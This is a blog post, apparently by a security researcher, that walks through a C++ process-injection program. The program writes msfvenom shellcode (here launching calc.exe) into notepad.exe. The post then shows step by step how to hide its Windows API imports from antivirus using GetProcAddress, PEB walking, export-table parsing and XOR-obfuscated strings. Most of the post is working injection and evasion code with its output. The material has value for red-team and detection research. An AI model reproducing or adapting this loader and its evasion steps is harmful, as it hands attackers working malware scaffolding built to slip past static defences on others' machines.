Hidden in PEB Sight: Hiding Windows API Imports With a Custom Loader

blog.christophetd.fr/hiding-windows-api-imports-with-a-customer-loader/

christophetd 18 February 2020

In this post, we look at different techniques to hide Windows API imports in a program in order to fly under the radar of static analysis tools. Especially, we show a method to hide those imports by dynamically walking the process environment block (PEB) and parsing kernel32.dll in-memory to find its exported functions. Let's dive in!

Basic shellcode injection

Say we want to write a small program injecting a shellcode into the first instance it finds of *notepad.exe*. In the most basic case, the layout of the code looks like this:

- Find the PID of notepad.exe
- Get a handle to it using OpenProcess
- Allocate a writable and executable page in the target process memory
- Write our shellcode to it
- Call CreateRemoteThread and give it the address where the shellcode is located in memory

This will cause a new thread to spawn in *notepad.exe* and to execute our shellcode. Here is the sample code:

```
// msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f c -a x64
unsigned char shellcode[] =
        "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
        "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
        "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
        "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
        "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
        "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
        "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
        "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
        "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
        "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
        "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
        "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
        "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
        "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
        "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
        "\x87\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd\x9d\xff"
        "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
        "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
        "\x63\x2e\x65\x78\x65\x00";

int main(int argc, char* argv[])
{
        // Get a handle on the target process. The target needs to be a 64 bit
process
        HANDLE hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, true,
find_process(L"notepad.exe"));

        // Allocate a RWX page in the target process memory
        LPVOID targetPage = VirtualAllocEx(hTargetProcess, NULL, sizeof(shellcode),
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(hTargetProcess, targetPage, shellcode, sizeof(shellcode),
NULL);

        // Create a thread in the target process pointing to the shellcode
        DWORD ignored;
        CreateRemoteThread(hTargetProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)targetPage, NULL, 0, &ignored);

        return EXIT_SUCCESS;
}
```


The function *find_process* is not relevant but included here for completeness:

```
#include <iostream>
#include <windows.h>
#include <tlhelp32.h>

int find_process(const wchar_t* process_name) {
    PROCESSENTRY32 entry;
    entry.dwSize = sizeof(PROCESSENTRY32);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    int returnValue = 0;

    if (!Process32First(snapshot, &entry)) {
        goto cleanup;
    }

    do {
        if (wcscmp(entry.szExeFile, process_name) == 0) {
            returnValue = entry.th32ProcessID;
            goto cleanup;
        }
    } while (Process32Next(snapshot, &entry));

cleanup:
    CloseHandle(snapshot);
    return returnValue;
}
```

This works as intended – but if we take a look at the generated executable file, we can very clearly see the functions from the Windows API we use:

- CreateToolhelp32Snapshot, Process32First and Process32Next to find our target process.
- OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread for code injection.

These are highly suspicious and represent the typical behavior of a program attempting to enumerate running processes in order to inject code in one of them. The easiest way to see these imports is to open the file in VirusTotal or PeStudio.



Imports from kernel32.dll as shown by VirusTotal

name (50)	group (7)	mitre-technique (4)	mitre-tactic (2)	blacklist (11)
WriteProcessMemory	memory	Process Injection	Defense Evasion	x
OpenProcess	execution		-	x
CreateToolhelp32Snapshot	execution	Process Discovery	Discovery	x
Process32NextW	execution	Process Discovery	Discovery	x
Process32FirstW	execution	Process Discovery	Discovery	x
CreateRemoteThread	execution	Process Injection	Defense Evasion	x

Imports as shown by PeStudio. The functions we use are on a blacklist and even already mapped to MITRE ATT&CK!
In this situation, we're 100% sure to get caught even by the weakest antivirus perforrming static analysis. Can we do any better?

Resolving imports with GetProcAddress

The Windows API exposes a method allowing us to dynamically retrieve the address of a function: GetProcAddress, whose prototype is:

```
FARPROC GetProcAddress(
  HMODULE hModule,
  LPCSTR  lpProcName
);
```

The first parameter can be retrieved via a call to GetModuleHandleA. Let's see what things look like if we rewrite our previous injection code to dynamically resolve function names using a call to GetProcAddress. For every function call we wish to hide, we need to:

- Define a type representing a function pointer

- Call GetProcAddress

Example for OpenProcess:

```
// Get a handle on kernel32.dll
HMODULE kernel32 = GetModuleHandleA("kernel32.dll");

// Define the prototype of 'OpenProcess'
// (see https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-
processthreadsapi-openprocess)
using OpenProcessPrototype = HANDLE(WINAPI*)(DWORD, BOOL, DWORD);

// Perform the dynamic resolving using GetProcAddress
OpenProcessPrototype OpenProcess = (OpenProcessPrototype)GetProcAddress(kernel32,
"OpenProcess");

// Now we can call 'OpenProcess' just like before!
HANDLE hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, true,
find_process(L"notepad.exe"));
```

It makes the code a bit heavier, but whatever. Here’s the full program using this technique:

```
#include <iostream>
#include <windows.h>
#include <tlhelp32.h>

using namespace std;

// msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f c -a x64
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"

"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"

"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"

"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"

"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"

"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"

"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"

"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"

"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"

"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"

"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"

"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"

"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"

"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"

"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"

"\x87\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd\x9d\xff"

"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"

"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
                            "\x63\x2e\x65\x78\x65\x00";

HMODULE kernel32 = GetModuleHandleA("kernel32.dll");

// Finds the first occurrency of a process named
int find_process(const wchar_t* process_name)
{
    /* Dynamic imports */
    using CreateToolhelp32SnapshotPrototype = HANDLE(WINAPI*)(DWORD, DWORD);
    CreateToolhelp32SnapshotPrototype CreateToolhelp32Snapshot =
(CreateToolhelp32SnapshotPrototype)GetProcAddress(kernel32,
"CreateToolhelp32Snapshot");
```

```
    using Process32FirstPrototype = BOOL(WINAPI*)(HANDLE, LPPROCESSENTRY32);
    Process32FirstPrototype Process32First =
(Process32FirstPrototype)GetProcAddress(kernel32, "Process32FirstW");

    using Process32NextPrototype = Process32FirstPrototype;
    Process32NextPrototype Process32Next =
(Process32NextPrototype)GetProcAddress(kernel32, "Process32NextW");

    /* Rest of the code, no changes */
    PROCESSENTRY32 entry;
    entry.dwSize = sizeof(PROCESSENTRY32);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    int returnValue = 0;

    if (!Process32First(snapshot, &entry)) {
        goto cleanup;
    }

    do {
        if (wcscmp(entry.szExeFile, process_name) == 0) {
            returnValue = entry.th32ProcessID;
            goto cleanup;
        }
    } while (Process32Next(snapshot, &entry));

cleanup:
    CloseHandle(snapshot);
    return returnValue;
}

int main(int argc, char* argv[])
{
    /* Dynamic imports */
    using OpenProcessPrototype = HANDLE(WINAPI*)(DWORD, BOOL, DWORD);
    OpenProcessPrototype OpenProcess = (OpenProcessPrototype)GetProcAddress(kernel32,
"OpenProcess");

    using VirtualAllocExPrototype = LPVOID(WINAPI*)(HANDLE, LPVOID, SIZE_T, DWORD,
DWORD);
    VirtualAllocExPrototype VirtualAllocEx =
(VirtualAllocExPrototype)GetProcAddress(kernel32, "VirtualAllocEx");

    using WriteProcessMemoryPrototype = BOOL(WINAPI*)(HANDLE, LPVOID, LPCVOID,
SIZE_T, SIZE_T*);
    WriteProcessMemoryPrototype WriteProcessMemory =
(WriteProcessMemoryPrototype)GetProcAddress(kernel32, "WriteProcessMemory");

    using CreateRemoteThreadPrototype = HANDLE(WINAPI*)(HANDLE,
LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD);
    CreateRemoteThreadPrototype CreateRemoteThread =
(CreateRemoteThreadPrototype)GetProcAddress(kernel32, "CreateRemoteThread");

    /* Rest of the code, no changes */
```

```
    HANDLE hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, true,
find_process(L"notepad.exe"));
    LPVOID targetPage = VirtualAllocEx(hTargetProcess, NULL, sizeof(shellcode),
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hTargetProcess, targetPage, shellcode, sizeof(shellcode),
NULL);
    DWORD ignored;
    CreateRemoteThread(hTargetProcess, NULL, 0, (LPTHREAD_START_ROUTINE)targetPage,
NULL, 0, &ignored);

    return EXIT_SUCCESS;
}
```

We're a little better on the imports side because now we are only importing GetProcAddress and GetModuleHandleW. The detection rate is slightly better (10/69 instead of 13/69 for our first sample), but importing those two functions is still pretty suspicious. Plus, simply checking the strings of our binary still gives us away…

```
$ strings sample2.exe | grep -E '(CreateRemote|Write|Virtual)'

VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
```

Use the PEB, Luke

We need to go a level deeper and… dynamically resolve the address of GetProcAddress and GetModuleHandleW. How do we do that? Meet the PEB!

The PEB (Process Environment Block) is an in-memory data structure containing a bunch of information about the current running process, including the DLL its has loaded as well as their location in memory. The plan is as follows:

- Read the PEB. This is relatively easy because the CPU register FS:[0x18] has a pointer to it. We can also use the undocumented constant NT_TIB from the Windows API.
- Use the PEB to find the base address of kernel32.dll in memory. This gets a bit hairy because we need to iterate through data structures internal to the Windows loader such as PEB_LDR_DATA and LDR_DATA_TABLE_ENTRY.

```
#include <iostream>
#include <windows.h>
#include "Processthreadsapi.h"
#include "Libloaderapi.h"
#include <winnt.h>
#include <winternl.h>
#include <Lmcons.h>
#include "Processthreadsapi.h"
#include "Libloaderapi.h"
#include <tlhelp32.h>

#define ADDR unsigned __int64

// Utility function to convert an UNICODE_STRING to a char*. Defined at the end of
the file
HRESULT UnicodeToAnsi(LPCOLESTR pszW, LPSTR* ppszA);

// Dynamically finds the base address of a DLL in memory
ADDR find_dll_base(const char* dll_name)
{
    // https://stackoverflow.com/questions/37288289/how-to-get-the-process-
environment-block-peb-address-using-assembler-x64-os - x64 version
    // Note: the PEB can also be found using NtQueryInformationProcess, but this
technique requires a call to GetProcAddress
    //  and GetModuleHandle which defeats the very purpose of this PoC
    PTEB teb = reinterpret_cast<PTEB>(__readgsqword(reinterpret_cast<DWORD_PTR>
(&static_cast<NT_TIB*>(nullptr)->Self)));
    PPEB_LDR_DATA loader = teb->ProcessEnvironmentBlock->Ldr;

    PLIST_ENTRY head = &loader->InMemoryOrderModuleList;
    PLIST_ENTRY curr = head->Flink;

    // Iterate through every loaded DLL in the current process
    do {
        PLDR_DATA_TABLE_ENTRY dllEntry = CONTAINING_RECORD(curr,
LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);
        char* dllName;
        // Convert unicode buffer into char buffer for the time of the comparison,
then free it
        UnicodeToAnsi(dllEntry->FullDllName.Buffer, &dllName);
        char* result = strstr(dllName, dll_name);
        CoTaskMemFree(dllName); // Free buffer allocated by UnicodeToAnsi

        if (result != NULL) {
            // Found the DLL entry in the PEB, return its base address
            return (ADDR)dllEntry->DllBase;
        }
        curr = curr->Flink;
    } while (curr != head);

    return NULL;
}

// Utility function to convert an UNICODE_STRING to a char*
HRESULT UnicodeToAnsi(LPCOLESTR pszW, LPSTR* ppszA)
```

```
{
    ULONG cbAnsi, cCharacters;
    DWORD dwError;
    // If input is null then just return the same.
    if (pszW == NULL) {
        *ppszA = NULL;
        return NOERROR;
    }
    cCharacters = wcslen(pszW) + 1;
    cbAnsi = cCharacters * 2;

    *ppszA = (LPSTR)CoTaskMemAlloc(cbAnsi);
    if (NULL == *ppszA)
        return E_OUTOFMEMORY;

    if (0 == WideCharToMultiByte(CP_ACP, 0, pszW, cCharacters, *ppszA, cbAnsi, NULL,
NULL)) {
        dwError = GetLastError();
        CoTaskMemFree(*ppszA);
        *ppszA = NULL;
        return HRESULT_FROM_WIN32(dwError);
    }
    return NOERROR;
}
```

Once we know where kernel32.dll is in memory, interpret it as a PE file (because, like all DLLs and EXEs, it *is* a PE file), and walk through its export table to find the function names we want to resolve. Essentially, we need to:

- Find the export table
- Find the index of the exported function we want to resolve
- Use this index to index the ordinals table
- Use this result to index the functions table, giving us a pointer to the exported function

```
#include <iostream>
#include <windows.h>
#include "Processthreadsapi.h"
#include "Libloaderapi.h"
#include <winnt.h>
#include <winternl.h>
#include <Lmcons.h>
#include "Processthreadsapi.h"
#include "Libloaderapi.h"
#include <tlhelp32.h>

// Given the base address of a DLL in memory, returns the address of an exported
function
ADDR find_dll_export(ADDR dll_base, const char* export_name)
{
    // Read the DLL PE header and NT header
    PIMAGE_DOS_HEADER peHeader = (PIMAGE_DOS_HEADER)dll_base;
    PIMAGE_NT_HEADERS peNtHeaders = (PIMAGE_NT_HEADERS)(dll_base + peHeader-
>e_lfanew);

    // The RVA of the export table if indicated in the PE optional header
    // Read it, and read the export table by adding the RVA to the DLL base address
in memory
    DWORD exportDescriptorOffset = peNtHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    PIMAGE_EXPORT_DIRECTORY exportTable = (PIMAGE_EXPORT_DIRECTORY)(dll_base +
exportDescriptorOffset);

    // Browse every export of the DLL. For the i-th export:
    // - The i-th element of the name table contains the export name
    // - The i-th element of the ordinal table contains the index with which the
functions table must be indexed to get the final function address
    DWORD* name_table = (DWORD*)(dll_base + exportTable->AddressOfNames);
    WORD* ordinal_table = (WORD*)(dll_base + exportTable->AddressOfNameOrdinals);
    DWORD* func_table = (DWORD*)(dll_base + exportTable->AddressOfFunctions);

    for (int i = 0; i < exportTable->NumberOfNames; ++i) {
        char* funcName = (char*)(dll_base + name_table[i]);
        ADDR func_ptr = dll_base + func_table[ordinal_table[i]];
        if (!_strcmpi(funcName, export_name)) {
            return func_ptr;
        }
    }

    return NULL;
}
```

Not critically hard, but a bit hairy as well. I'm not going to lie, it took me a few evenings to get it right… 🙂

We can now use these as a building block to dynamically find any function!

```
ADDR kernel32_base = find_dll_base("KERNEL32.DLL");
printf("kernel32.dll @ %p\n", kernel32_base);

ADDR openProcessAddress = find_dll_export(kernel32_base, "OpenProcess");
printf("OpenProcess @ %p\n", openProcessAddress);
```

Result:

```
kernel32.dll @ 00007FFF023B0000
OpenProcess @ 00007FFF023CA1A0
```

We can therefore use this to dynamically find GetProcAddress and GetModuleHandleW, in order to use them to dynamically find other functions.

```
using GetProcAddressPrototype = FARPROC(WINAPI*)(HMODULE, LPCSTR);
using GetModuleHandlePrototype = HMODULE(WINAPI*)(LPCSTR);

ADDR kernel32_base = find_dll_base("KERNEL32.DLL");
GetProcAddressPrototype MyGetProcAddress = (GetProcAddressPrototype)
find_dll_export(kernel32_base, "GetProcAddress");
GetModuleHandlePrototype MyGetModuleHandle = (GetModuleHandlePrototype)
find_dll_export(kernel32_base, "GetModuleHandleA");
```

Here's the full code using this technique:
https://gist.github.com/christophetd/37141ba273b447ff885c323c0a7aff93

If we load the executable we obtain in a static analysis tool, we now don't have any more visible suspicious GetProcAddress import!

But we didn't get any better hiding our strings:

```
$ strings sample3.exe | grep -E '(CreateRemote|Write|Virtual)'
VirtualAllocEx
WriteProcessMemory
VirtualProtectEx
CreateRemoteThread
```

What used to be a string introduced by a function call OpenProcess(xx) is now a string introduced in the binary by a string literal when we perform the dynamic import. Can we do any better?

No strings attached

In order to hide our suspicious strings, we can proceed as follows:

- Use the same method as we used to resolve GetProcAddress to also resolve other functions
- Obfuscate somehow our strings (such as "OpenProcess"), for instance by XOR'ing them prior to the compilation and XOR'ing them again when performing the comparison against the exported function names of kernel32.dll.

A more complete description of this method, written by LloydLabs, is available here. In our case, the piece of code to change would be:

```
// Before
if (!_strcmpi(funcName, export_name)) {

// After
if (!_strcmpi(funcName, DECRYPT(export_name))) {
```

And what's in the resolve_imports method:

```
// Before
dynamic::GetProcAddress = (GetProcAddressPrototype) find_dll_export(kernel32_base,
"GetProcAddress");

// After
char str[] = {0x5,0x27,0x36,0x12,0x30,0x2d,0x21,0x3,0x26,0x26,0x30,0x27,0x31,0x31}
dynamic::GetProcAddress = (GetProcAddressPrototype) find_dll_export(kernel32_base,
DECRYPT(str));
```

… assuming DECRYPT is a function or macro XOR'ing each byte with 0x42.

I won't provide the full code for this, mainly because it's 1:40am at the time of writing. Let's say it's left as an exercise to the reader!

Wrapping up

What have we achieved? We managed to import and use Windows API functions in a way that is not detectable by static analysis tools. Along the way, we learned about the PEB and about the structure of a PE file. And hopefully, we had some fun – at least, I did. 🙂

Quick notes:

- Everything we did would *still* be caught by dynamic analysis.
- The code snippets work only for 64-bit processes. PM me if you'd like me to provide you with a 32-bit version.

I hope you liked this post! Comments below or tweets to @christophetd are always welcome.